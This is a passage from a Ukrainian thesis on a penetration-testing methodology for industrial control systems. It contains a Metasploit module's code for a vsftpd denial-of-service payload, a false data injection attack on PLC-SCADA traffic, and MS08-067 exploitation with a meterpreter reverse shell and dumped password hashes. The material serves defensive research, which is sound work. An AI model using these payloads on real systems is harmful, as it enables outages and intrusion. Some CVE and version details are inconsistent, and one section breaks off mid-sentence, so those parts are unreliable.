Насамперед у допоміжних модулях metasploit, які спрямовані не на отримання доступу початок файлу зазвичай починається рядками “class MetasploitModule < Msf::Auxiliary”, тобто модуль для експлуатації вразливості створений як допоміжний “Auxiliary”, а не класичний експлойт, оскільки ціль експлуатація у відмові доступу. Наступним етапом в коді зазвичай відбувається перевірка наявності вразливості в цільовій системі. Реалізація полягає у спробі підключення до FTP сервісу “connect_login” та у разі успіху надіслати команду STAT, що надає детальну інформацію про сервіс “s = send_cmd(['STAT'], true)” та порівнює її зі значенням 2.3.3, що є останньою версією, в якій присутня необхідна вразливість рис3.13, рис3.14.

```
def check
  # attempt to connect
  begin
    if !connect_login
      print_error('Connection refused.')
      return Exploit::CheckCode::Unknown
    end
  rescue Rex::ConnectionRefused
    print_error('Connection refused.')
    return Exploit::CheckCode::Unknown
  rescue Rex::ConnectionTimeout
    print_error('Connection timed out')
    return Exploit::CheckCode::Unknown
  end
  s = ''
  loop do
    # get each line until our desired line shows or end line shows
    s = send_cmd(['STAT'], true)
    break if (s =~ /vsFTPd \d+\.\d+\.\d+/) || (s == "211 End of status\r\n")
  end
  disconnect
  # check if version was found
end
```

Рисунок 3.13 - Перший етап роботи експлойту vsftpd_232.rb

```

# pull out version and check if its in range of vulnerability
version = s[/\d+\.\d+\.\d+/]
if Rex::Version.new(version) < Rex::Version.new('2.3.3')
  Exploit::CheckCode::Appears
else
  Exploit::CheckCode::Safe
end
end
end

```

Рисунок 3.14 - Перший етап роботи експлойту vsftpd_232.rb

У випадку підтвердження вразливості запускається функція run та починається безпосередня атака, для неї генерується специфічний FTP запит з багатьма вкладеннями та повторами “payload = 'STAT ' + '{{*}},' * 487 + '{.}' + '}' * 487”. За рахунок того, що корисне навантаження надсилається декілька разів і сервер обробляє ці неправильні запити, система вичерпує ресурси та зупиняє роботу рис3.15.

Тестування на проникнення вимагає виявлення та підтвердження максимально можливої кількості вразливостей, проте за рахунок того, що деякі з них можуть нашкодити системі їх підтвердження можна отримати двома способами, або лише підтвердженням версії сервісу, без експлуатації, або експлуатація у емульованому середовищі.

```

def run
  fail_with(Failure::NotVulnerable, 'Target is not vulnerable.') if check != Exploit::CheckCode::Appears

  payload = 'STAT ' + '{{*}},' * 487 + '{.}' + '}' * 487

  vprint_status("Payload being sent: #{payload}")
  print_status('sending payload')

  loop do
    print('.')
    connect_login
    10.times do
      send_cmd([payload.to_s], false)
    end
    send_cmd([payload.to_s], true)
    disconnect
  end
end

```

Рисунок 3.15 - Другий етап роботи експлойту vsftpd_232.rb

3.5.5 Доставка ПЗ

Етап доставки передбачає перенесення підготовлених інструментів, скриптів або експлойтів безпосередньо в цільове середовище. Його мета – це забезпечити технічну можливість виконання атаки в межах дозволеного

сценарію. У контексті індустріальних систем це може бути особливо складним, оскільки багато ICS не мають стандартних засобів віддаленого адміністрування, а взаємодія з ними обмежується певними протоколами або фізичними інтерфейсами.

3.5.6 Експлуатація

На етапі експлуатації вже всі необхідні підготування були виконані і приходить черга реалізації безпосередніх сценаріїв атак. Для систем індустріального сектору проведення цього етапу на продуктивній інфраструктурі несе загрози порушення процесу роботи підприємства, тому основні вектори атак необхідно реалізовувати в тестових середовищах.

3.5.6.1 FDI Атака

FDI (ін'єкція хибних даних) - це спеціальний тип атаки на сенсорну систему, де зловмисник підміняє дані з сенсорів або командні сигнали, щоб ввести в оману систему управління або оператора. Наслідком реалізації відповідної атаки може стати аварія на підприємстві та виведення з ладу всього обладнання, за яке відповідає контролер.

За рахунок ризику порушення доступності та пошкодження систем, FDI атака має проводитись в окремому тестовому середовищі або емуляторі, що ідентичні частині тестованої інфраструктурі.

Першим етапом в цьому типі атак завжди виступає аналіз каналів зв'язку між PLC та SCADA. Зазвичай це один з протоколів S7COMM, Modbus, DNP3 та подібні рис 3.16.

372	48.289124	192.168.0.1	192.168.0.241	S7COMM	80	ROSCTR:[Ack_Data]	Function:[Read Var]
375	48.657273	192.168.0.241	192.168.0.1	S7COMM	91	ROSCTR:[Job	] Function:[Write Var]
376	48.657488	192.168.0.1	192.168.0.241	S7COMM	76	ROSCTR:[Ack_Data]	Function:[Write Var]
385	49.295812	192.168.0.241	192.168.0.1	S7COMM	85	ROSCTR:[Job	] Function:[Read Var]
386	49.296029	192.168.0.1	192.168.0.241	S7COMM	80	ROSCTR:[Ack_Data]	Function:[Read Var]
392	50.310139	192.168.0.241	192.168.0.1	S7COMM	85	ROSCTR:[Job	] Function:[Read Var]
393	50.310354	192.168.0.1	192.168.0.241	S7COMM	80	ROSCTR:[Ack_Data]	Function:[Read Var]
399	51.314768	192.168.0.241	192.168.0.1	S7COMM	85	ROSCTR:[Job	] Function:[Read Var]
400	51.314985	192.168.0.1	192.168.0.241	S7COMM	80	ROSCTR:[Ack_Data]	Function:[Read Var]
405	52.325289	192.168.0.241	192.168.0.1	S7COMM	85	ROSCTR:[Job	] Function:[Read Var]
406	52.325545	192.168.0.1	192.168.0.241	S7COMM	80	ROSCTR:[Ack_Data]	Function:[Read Var]

Рисунок 3.16 - Трафік між системами PLC та SCADA

Наступним етапом атаки виступає аналіз пакетів що пересилаються між двома системами. Якщо інформація, що передається не зашифрована, то як наслідок зловмисник може виявити алгоритм за яким відбувається спілкування. На рис.3.17 представлений детальний розгляд пакету “375”

варто звернути увагу що в полі “Data” зберігаються значення “00” або “01”, які відповідають за стан контролера




Рисунок 3.17 - Аналіз перехопленого трафіку

Відповідно до того, яким чином організовується спілкування між PLC та SCADA пишеться кастомізоване програмне забезпечення приклад на рис3.18.




Рисунок 3.18 - ПЗ для підміни відповіді PLC

Очевидно, що внаслідок підміни інформації виконанням програми на рис3.18 система SCADA продовжує вважати що PLC працює коректно. Проте як видно на рис3.19 ліворуч фізично система перестала працювати




Рисунок 3.19 - Наслідок реалізації FDI атаки

Рекомендації з усунення:

- Шифрування та цілісність даних: Забезпечити шифрування та перевірку цілісності для всіх критично важливих комунікаційних каналів у мережі ICS.
- Обмеження можливих значень параметрів: Впровадити процедури перевірки отриманих даних, на різкі нелогічні зміни, додатково розробити таблицю допустимих значень для порівняння параметрів.

3.5.6.2 Вразливості індустріального сектору

Управління вразливостями в індустріальному секторі є специфічним процесом. Як індустріальні системи управління, так і звичайні системи в індустріальній інфраструктурі працюють в цілодобовому режимі, без можливості зупинки. Як наслідок, проведення оновлень для усунення відомих вразливостей часто є складним процесом. Також небезпека полягає у використанні вартісного специфічного обладнання, на яких програмне забезпечення поставляється разом з обладнанням та не оновлюється без крайньої потреби.

Особливу увагу варто звертати на вразливості притаманні не лише індустріальним системам, але й ІТ системам які з ними комунікують або слугують основою.


Для ідентифікації вразливостей, що присутні в системі використовуються раніше згадані інструменти активного та пасивного збору інформації. Найширший функціонал для активних досліджень має засіб мережевого сканування Nmap рис3.13. Відповідно до сервісів та версій що ідентифікуються цією утилітою проводиться співставлення з інформацією з відкритих баз вразливостей. Наслідком є створений список відібраних вразливостей притаманних цільовим системам. Зібрані вразливості піддаються аналізу, досліджуються причини виникнення та способи усунення. Формуються способи експлуатації та реалізуються безпосередньо атаки.

Формат списку відповідно до виявлених вразливостей:

- DATAC RealWin SCADA Server 2.0
 - CVE-2010-4142: Модуль realwin_scpc_initialize в metasploit-framework
- SMBv1
 - MS17-010, ms17_010_eternalblue в metasploit-framework

- MS08-067, ms08_067_netapi в metasploit-framework
- vsftpd 2.0.8
 - CVE-2011-076, покрокові РОС інструкції

Алгоритм роботи з metasploit-framework складається з послідовних етапів. Першим етапом є визначення необхідного модуля рис3.20.



#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Yes	MS08-067 Microsoft Server Service Relative Path Stack Corruption

Рисунок 3.20 - Пошук необхідного модуля metasploit

Metasploit-framework надає змогу додати власне корисне навантаження при експлуатації, за замовчуванням обирається meterpreter/reverse_tcp - це корисне навантаження, створює зворотнє підключення (reverse shell) з цільового сервера, надаючи атакуючому інтерактивне середовище Meterpreter. За допомогою команди “set” відбувається процес задання параметрів атаки RHOST - IP адреса цілі, RPORT - порт цілі з вразливим сервісом, LHOST - IP адреса атакуючого, LPORT - порт зворотнього зв’язку для підключення атакуючого, експлуатація запускається командою “exploit” або “run” рис3.21, рис3.22


```
meterpreter > dir user
Listing: user
```

Mode	Size	Type	Last modified	Name
040555/r-xr-xr-x	0	dir	2025-05-04 22:52:43 -0400	Application Data
040777/rwxrwxrwx	0	dir	2025-05-04 22:50:44 -0400	Cookies
040777/rwxrwxrwx	0	dir	2025-05-04 23:03:03 -0400	Desktop
040555/r-xr-xr-x	0	dir	2025-05-04 22:52:45 -0400	Favorites
040777/rwxrwxrwx	0	dir	2025-05-04 14:42:49 -0400	Local Settings
040555/r-xr-xr-x	0	dir	2025-05-04 22:52:45 -0400	My Documents
100666/rw-rw-rw-	524288	fil	2025-05-04 23:13:56 -0400	NTUSER.DAT
040777/rwxrwxrwx	0	dir	2025-05-04 14:42:49 -0400	NetHood
040777/rwxrwxrwx	0	dir	2025-05-04 14:42:49 -0400	PrintHood
040555/r-xr-xr-x	0	dir	2025-05-04 22:52:45 -0400	Recent
040555/r-xr-xr-x	0	dir	2025-05-04 22:52:39 -0400	SendTo
040555/r-xr-xr-x	0	dir	2025-05-04 14:42:49 -0400	Start Menu
040777/rwxrwxrwx	0	dir	2025-05-04 22:48:58 -0400	Templates
100666/rw-rw-rw-	1024	fil	2025-05-12 00:46:27 -0400	ntuser.dat.LOG
100666/rw-rw-rw-	178	fil	2025-05-04 22:57:21 -0400	ntuser.ini

Рисунок 3.23 - Збір інформації скомпрометованої системи




Рисунок 3.24 - Знімок екрану системи керування мережами зв'язку

```
meterpreter > hashdump
Administrator:500:22124ea690b83bfbaad3b435b51404ee:57d583aa46d571502aad4bb7aea09c70:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:9c664553afcbd8a7c2c061963735e231:d2bbbc2b568691df3a03e11ca552328d:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:d53e7eba4436fbd7e7e0d7c526cc334b:::
user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Рисунок 3.25 - Хеші паролів користувачів скомпрометованої системи

3.5.6.3 Denial of Service (DoS)

Проблематика атак на відмову в обслуговуванні полягає в умові безперервності процесу виробництва. Відповідно підтвердження вразливості цільових систем до атак спрямованих на порушення доступності відбувається лише в емульованому чи тестовому середовищі.

Процес проведення подібних атак складається з двох етапів. Чітке визначення цілей, IP адрес та портів, це дозволяє унеможливити нанесення

шкідливих модулів до PLC або використання вразливостей для автоматичного повторного з'єднання після перезавантаження.

3.5.8 Пост-експлуатація

Пост-експлуатація це збірний етап, після отримання доступу до системи та закріплення в ній, виникає необхідність подальшого розвитку атаки. Для цього знову проводиться розвідка, але вже з скомпрометованою системою як відправною точкою.

Окремим елементом пост-експлуатації є горизонтальний та вертикальний рух, під час яких відбувається спроба підвищення привілеїв або шляхом отримання вищих повноважень на одній системі, або спроби використання відомого облікового запису на інших системах.

3.5.9 Підготовка звіту

Етап підготовки звіту є завершальним. Саме звіт є фактичним результатом роботи, який отримує замовник. Він не лише фіксує фактичні результати тестування, а й служить основою для подальшого вдосконалення безпеки системи.

Звіт повинен бути структурованим, зрозумілим і спрямованим на різні категорії читачів – як для технічних фахівців, що можуть реалізовувати запропоновані заходи, так і для керівництва, яке ухвалює рішення на стратегічному рівні. У звіті описується загальний підхід до тестування, охоплені підсистеми, узгоджені обмеження та допущення, а також короткий опис методології, за якою проводилося дослідження.

Ключовою частиною звіту є перелік виявлених вразливостей із зазначенням рівня критичності кожної з них. Для кожної знахідки детально описується, як саме була виявлена проблема, за яких умов вона може бути використана, і до яких наслідків це може призвести. Якщо вразливість була підтверджена практичним тестом – описується сценарій експлуатації.

Окремий розділ звіту присвячений рекомендаціям щодо усунення або пом'якшення кожної вразливості. Рекомендації мають бути конкретними, релевантними до індустріального середовища та враховувати обмеження реального виробничого процесу.

Важливо, щоб звіт включав і інформацію про ті напрямки, які були перевірені, але не виявили вразливостей.

Загальний вигляд опису вразливостей:

Опис вразливості: Вразливість MS17-010 виникає в наслідок використання протоколу SMBv1, оскільки в цій версії відсутня перевірка запитів до сервера, відповідно зловмисник може підробити запит та виконати довільний код. На її основі написано експлойт EternalBlue, що використовувався в масі атак на держсектор та приватні установи.

Докази: Підтвердження вразливості наведено на рис.3.15.

Рівень загрози: 10/Critical

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

Для обрахунку цього пункту використовуємо актуальну версію калькулятора вразливостей

(<https://nvd.nist.gov/vuln-metrics/cvss/v4-calculator>)

Рекомендації по усуненню: Оновити ОС до останньої актуальної версії; Заборонити використання SMBv1; Встановити патч MS17-010.

3.5.10 Очищення

Після завершення всіх практичних етапів тестування, включно з експлуатацією та можливим закріпленням, необхідно видалити всі додані файли, скрипти, налаштування та інші артефакти, які були створені під час роботи. Особливу увагу слід приділяти віддаленому програмному забезпеченню, яке могло бути завантажено у процесі атаки, а також змінам конфігурацій системи – усе це має бути відновлено до початкового стану.

Враховуючи специфіку ICS, де деякі зміни можуть бути непомітними для користувача, але критичними для роботи автоматизованих процесів, очищення проводиться ретельно та документовано. У деяких випадках рекомендується проводити контрольну перевірку спільно з представниками замовника або технічного персоналу підприємства.

Висновки до Розділу 3

В цьому розділі було висунуто вимоги до методики проведення тестувань на захищеність індустріальних систем керування.

На основі висунутих вимог та проаналізованої інформації розроблено нову методику тестувань на захищеність з чітко описаними етапами та типами тестування.

Для методики створено детальну інструкцію по проведенню одного з загальних типів тестування на захищеність.

ВИСНОВКИ

Детально розглянуто склад систем ICS, виявлено ключові складові, що потенційно будуть піддаватись атакам. Розглянуто та чітко структуровано типові атаки та кіберзагрози для систем ICS.

Проаналізовано потенційний вплив реалізації таких атак, на об'єкти важливого значення, наведено конкретні приклади наслідків при ігноруванні впровадження надійного захисту та перевірок безпеки. Надано загальні рекомендації по усуненню вразливостей в індустріальних системах керування та індустріального сектору загалом.

Розглянуто найбільш розповсюджені методики проведення тестування на захищеність, для кожного документу, проаналізовано підходи, що в них використовуються, виявлено структуру. Після глибокого аналізу, виділено позитивні та негативні сторони документів та підходів, для подальшого використання при формуванні власної методики.

На основі загальноприйнятих методик, стандартів та виявлених в них позитивних і негативних рис сформовано чіткий перелік вимог до майбутньої методики, використання якої дозволить підвищити рівень захищеності об'єктів та підприємств на яких застосовується індустріальні системи керування.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАНЬ

- 1) BBC Ukraine. Stuxnet - перша цифрова зброя-вірус?. [Електронний ресурс] - Режим доступу:
https://www.bbc.com/ukrainian/news/2011/02/110215_stuxnet_virus_oh - 11.02.2025
- 2) Кудлак Б.І. Призначення, структура і основні функції SCADA-систем [Електронний ресурс] / Кудлак Б.І., Ожигін М.В. - Режим доступу:
<http://www.votum.ua/old/uk/publications/scada.htm> - 11.02.2025
- 3) VPN Ultimate. Програмовані логічні контролери (ПЛК). [Електронний ресурс] - Режим доступу:
<https://www.vpnunlimited.com/ua/help/cybersecurity/programmable-logic-controllers> - 11.02.2025
- 4) KinSeal. Що таке контролер PLC. [Електронний ресурс] - Режим доступу:
<https://ua.kinsealhmi.com/info/what-is-a-plc-controller-99296535.html> - 11.02.2025
- 5) PCM Cable. Що таке ПЛК в промисловій автоматизації. [Електронний ресурс] - Режим доступу:
<https://ua.pcm-cable.com/info/what-is-plc-in-industrial-automation-89709674.html> - 11.02.2025
- 6) 6G Controls. What is a Distributed Control System (DCS). [Електронний ресурс] - Режим доступу:
<https://www.6gcontrols.com/uk/what-is-a-distributed-control-system-dcs/> - 11.02.2025
- 7) Guosheng Laser. Integrated Human-Machine Interface. [Електронний ресурс] - Режим доступу:
<https://www.guoshenglaser.com/laser-equipment-accessories/integrated-human-machine-interface.html> - 11.02.2025
- 8) Guosheng Laser. Що таке інтерфейс людина-машина. [Електронний ресурс] - Режим доступу:
<https://ua.guoshenglaser.com/info/what-is-the-human-machine-interface-88241285.html> - 11.02.2025

- 9) Rockwell Automation. What is ICS Security. [Електронний ресурс] - Режим доступу:
<https://www.rockwellautomation.com/en-us/company/news/blogs/what-is-ics-security.html> - 11.02.2025
- 10) Control Engineering. The importance of ICS Security. [Електронний ресурс] - Режим доступу:
<https://www.controleng.com/the-importance-of-ics-security/> - 11.02.2025
- 11) Department of Justice. Department of Justice Seizes \$2.3 Million in Cryptocurrency Paid to Ransomware Extortionists DarkSide. [Електронний ресурс] - Режим доступу:
<https://www.justice.gov/archives/opa/pr/departments-justice-seizes-23-million-cryptocurrency-paid-ransomware-extortionists-darkside> - 11.02.2025
- 12) Андре Секель. Цілі інформаційної безпеки та їх значення. [Електронний ресурс] - Режим доступу:
<https://www.dqsglobal.com/uk-ua/navchajtesya/blog/cili-informacijnoyi-bezpeki-ta-yih-znachennya>
- 13) Кемерон Хашемі-Пур. Confidentiality, integrity and availability (CIA). [Електронний ресурс] - Режим доступу:
<https://www.techtarget.com/whatis/definition/Confidentiality-integrity-and-availability-CIA> - 11.02.2025
- 14) Лі Найтцель. Top 10 Differences in ICS Cybersecurity. [Електронний ресурс] / Лі Найтцель, Боб Хуба - Режим доступу:
<https://blog.isa.org/top-10-differences-ics-cybersecurity> - 11.02.2025
- 15) Клер дела Луна. Industrial Control Systems Cyber Security. [Електронний ресурс] - Режим доступу:
<https://www.esecurityplanet.com/cloud/industrial-control-systems-cyber-security/> - 11.02.2025
- 16) Дастін Волц. Ukraine Cybersecurity (посилання на статтю Reuters від 2016-01-12). [Електронний ресурс] . Дастін Волц, Джим Фінкл-Режим доступу:
<https://www.reuters.com/article/us-ukraine-cybersecurity-usa-idUSKCN0UQ24020160112/> - 15.04.2025
- 17) Newsman. Ризики кібербезпеки ланцюга поставок: вразливі місця в ланцюзі поставок і вплив кібератак на взаємопов'язані підприємства та організації. [Електронний ресурс] - Режим доступу:
<https://hackyourmom.com/novyny/english-ryzyky-kiberbezpeky-lancyu>

[ga-postavok-vrazlyvi-misczya-v-lancyuzi-postavok-i-vplyv-kiberatak-na-vzayemopovyazani-pidpryyemstva-ta-organizacziyi/](#) - 15.04.2025

- 18) IBM. SolarWinds Orion (CVE-2020-10148). [Електронний ресурс] - Режим доступу:
<https://www.ibm.com/docs/en/randori?topic=2022-solarwinds-orion-cve-2020-10148> - 15.04.2025
- 19) Fortinet. SolarWinds Cyber Attack. [Електронний ресурс] - Режим доступу:
<https://www.fortinet.com/resources/cyberglossary/solarwinds-cyber-attack>
- 20) Тадждар Алам Ансари. Supply Chain Attacks in ICS/OT Environments. [Електронний ресурс] - Режим доступу:
<https://mactavish-exe.medium.com/supply-chain-attacks-in-ics-ot-environments-c38c4d38b385> - 15.04.2025
- 21) CISA. CRASHOVERRIDE Malware. [Електронний ресурс] - Режим доступу:
<https://www.cisa.gov/news-events/alerts/2017/06/12/crashoverride-malware> - 15.04.2025
- 22) Сандіп Лота. Insider Threats in OT/ICS Call for Endpoint Sensors and Behavioral Analytics. [Електронний ресурс] - Режим доступу:
<https://www.nozominetworks.com/blog/insider-threats-in-ot-ics-call-for-endpoint-sensors-and-behavioral-analytics> - 15.04.2025
- 23) Twingate Team. Tesla Data Breach. [Електронний ресурс] - Режим доступу: <https://www.twingate.com/blog/tips/Tesla-data-breach> - 15.04.2025
- 24) Коррін Джонс. Target Data Breach. [Електронний ресурс] - Режим доступу: <https://redriver.com/security/target-data-breach> - 15.04.2025
- 25) Пол Сміт. Особливості тестування ICS [Текст] / Пол Сміт // Pentesting Industrial Control Systems: An ethical hacker's guide to analyzing, compromising, mitigating, and securing industrial processes - М., 2021 - Роз. 2-3. С. 108 - 330.
- 26) OWASP. The OWASP Operational Technology Top 10. [Електронний ресурс] - Режим доступу: <https://ot.owasp.org/the-top-10/>
- 27) Oleksii Novikov, Mariia Shreider, Iryna Stopochkina, Mykola Ilin. Cyber Attacks Simulation for Modern Energy Facilities (https://ceur-ws.org/Vol-3887/paper4.pdf) // CEUR Workshop Proceedings. Selected Papers of the XXIII International Scientific and

- Practical Conference "Information Technologies and Security" (ITS 2023). URL: <https://ceur-ws.org/Vol-3887/>. Pp.35-49.
- 28) O. Chalyi, I. Stopochkina, Information retrieval and deanonymization in the tasks of early detection of potential attacks on critical infrastructure/ Кібербезпека: освіта, наука, техніка, Vol.2, Issue 26, pp. 305-322., 2024. <https://doi.org/10.28925/2663-4023.2024.26.694>
- 29) О. Новіков, І. Стъопочкіна, М. Ільїн, М. Овчарук. Визначення параметрів непомітних кібератак на системи керування об'єктів критичної інфраструктури // Наукові вісті КПП, No 1, с. 69–75, 2024. doi: 10.20535/kpissn.2025.1.322905
- 30) 3M.Ovcharuk, M.Ilin, Models of Denial of Service Attacks on Cyber-Physical Systems, Theoretical and Applied Cybersecurity, Vol. 5 No. 2 (2023), P.62-67
<https://doi.org/10.20535/tacs.2664-29132023.2.289459>
- 31) ДСТСЗІ СБ України. Класифікація автоматизованих систем і стандартні функціональні профілі захищеності оброблюваної інформації від несанкціонованого доступу/ Режим доступу: <https://tzi.ua/assets/files/%D0%9D%D0%94-%D0%A2%D0%97%D0%86-2.5-005--99.pdf> - 05.05.2025
- 32) CISA. Interagency Security Committee. Режим доступу: <https://www.cisa.gov/resources-tools/groups/interagency-security-committee-isc> - 05.05.2025
- 33) CVE. CVE. [Електронний ресурс] - Режим доступу: <https://cve.mitre.org/> - 05.05.2025
- 34) NIST. National Vulnerability Database.[Електронний ресурс] - Режим доступу: <https://nvd.nist.gov> - 05.05.2025
- 35) Exploit Database. Exploit Database. [Електронний ресурс] - Режим доступу: <https://www.exploit-db.com/> - 05.05.2025
- 36) Glaslos. Conpot. [Електронний ресурс] - Режим доступу: <https://github.com/mushorg/conpot> - 05.05.2025
- 37) Siemens. SIMATIC STEP 7 inkl. Safety, S7-PLCSIM and WinCC V19 TRIAL Download. [Електронний ресурс] - Режим доступу: <https://support.industry.siemens.com/cs/document/109820994/simatic-step-7-inkl-safety-s7-plcsim-and-wincc-v19-trial-download?dti=0&lc=en-US> - 05.05.2025
- 38) PalinuroSec. Mimikatz. [Електронний ресурс] - Режим доступу: <https://github.com/ParrotSec/mimikatz> - 05.05.2025